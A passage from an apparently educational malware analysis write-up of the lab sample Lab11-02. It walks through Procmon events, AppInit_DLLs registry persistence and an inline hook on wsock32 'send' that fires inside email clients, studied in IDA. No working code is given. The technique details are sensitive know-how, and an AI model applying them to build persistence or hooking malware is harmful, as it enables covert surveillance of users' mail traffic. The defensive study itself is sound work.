11:45:37.7354...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED
11:45:37.7355...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED

Showing 99 of 271,216 events (0.036%) Backed by virtual memory

From the above we can see 3 main entries of interest. The first is that it issues a CreateFile API call to the below:


- C:\Windows\System32\Lab11-02.ini

Because we know that the CreateFile can be used for either creating or reading a file, we can look a little bit deeper at the properties of this event. By doing this we see that it is only looking to open the file with read privileges, rather than write to it.



If you compare this to the event for CreateFile on the below, we can see that

- C:\Windows\System32\spoolvxx32.dll



In addition to this the malware attempts to add an entry to add the above DLL into 'AppInit_DLLs' within the registry. If we take a look into this and the security implementations added to Windows 7, we can gather that this is used to load the specified DLL into every user mode process on the system; however, because this is designed for Windows XP, there's no modification to 'RequireSignedAppInit_DLLs' which is required to allow unsigned modules from being loaded in this manner.

AppInit_DLLs in Windows 7 and Windows Server 2008 R2

05/31/2018 • 2 minutes to read •

Platform

Clients - Windows 7
Servers - Windows Server 2008 R2

Feature Impact

Severity - Low
Frequency - Low

Description

AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. Microsoft is modifying the AppInit DLLs facility in Windows 7 and Windows Server 2008 R2 to add a new code-signing requirement. This will help improve the system reliability and performance, as well as improve visibility into the origin of software.

Configuration

Values stored under the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion \Windows key in the registry determine the behavior of the AppInit_DLLs infrastructure. The table below describes these registry values:

Value	Description	Sample Values
LoadAppInit_DLLs (REG_DWORD)${REMOVE}$	Globally enables or disables AppInit_DLLs.${REMOVE}$	0x0 – AppInit_DLLs are disabled. 0x1 – AppInit_DLLs are enabled.
AppInit_DLLs (REG_SZ)	Space or comma delimited list of DLLs to load. The complete path to the DLL should be specified using Short Names.	C:\ PROGRA~1\WID288~1 \MICROS~1.DLL
RequireSignedAppInit_DLLs (REG_DWORD)${REMOVE}$	Only load code-signed DLLs.${REMOVE}$	0x0 – Load any DLLs. 0x1 – Load only code-signed

iii). Where must Lab11-02.ini reside in order for the malware to install properly?

Based on the above analysis we can conclude that Lab11-02.ini must reside at C:\Windows\System32\Lab11-02.ini for the malware to install itself. Given this is on a Windows 7 system which introduces code signing requirements (without a registry modification) then this installation won't be truly successful, even if you are running it as an administrator. From this we know that this was likely created with a target of Windows XP or older in mind.


iv). How is this malware installed for persistence?

Based on the analysis in question 2, the malware installs itself as an AppInit_DLL for persistence which then means it will be loaded into any user mode process (anything that loads a user interface e.g. using User32.dll) on a system making it difficult to fully remove if every user process is running the malware. This has publicly been reported as a tactic used


(even in 2020) by nation state and cyber criminals. If we open this up in IDA and view the exported installer function we can see evidence that backs up what we've seen.

V).What user-space rootkit technique does this malware employ?


To understand this we first need to take a look at this in IDA to get an idea of its functions. Using CTRL + F12 to view the call flow of this DLL is an excellent way to get an idea of its functions.



From this we can see that installer doesn't seem to perform many more calls than what we've already identified. Of interest is that DllMain seems to have a number of extra calls, so we'll look further into that. In particular the subroutine sub_100014B6 seems to make the most calls and is worth investigating.



If we examine this subroutine we can see that it contains a number of checks which appear to be looking for a specific process name.




Where the DLL is running inside of a process with any of the below names:


- MSIMN.exe
- THEBAT.exe
- OUTLOOK.exe

The DLL will proceed to call the below subroutines.

- sub_100013BD
- sub_100012A3
- sub_10001499




Of interest is that we can see reference to ‘send’ and ‘wsock32.dll’. Examining sub_100012A3 more closely, we can begin to see evidence that this gets a handle on wsock32.dll before GetProcAddress is used to get the send function of this DLL before passing them to sub_10001203.




Based on this it looks like the program is using inline hooking via this DLL as a form of user-space rootkit. The hooking code looks to primarily be installed from within 'sub_10001203'. **vi). What does the hooking code do?**


Examining 'sub_10001203' there's a number of operations which occur due to the complexities of adding an inline hook.



Essentially this installation will calculate the correct jump address before modifying memory protections so that the 'send' function can be changed. This then creates a trampoline which will preserve the first 5 bytes of the send instruction, prior to overwriting these 5 bytes with the JMP instruction to what is now located in var_4. To understand what's in var_4 we need to look back at what is being passed to this hook installation, as this is what is performing the hook function.



Based on this we can infer that ‘sub_1000113D’ and ‘dword_10003484’ are being sent as part of the hooking function and should be analysed. A quick look at sub_1000113D reveals similarities with the ‘send’ function. Because this needs to implement the same arguments as the send function it can be defined by setting the function type.

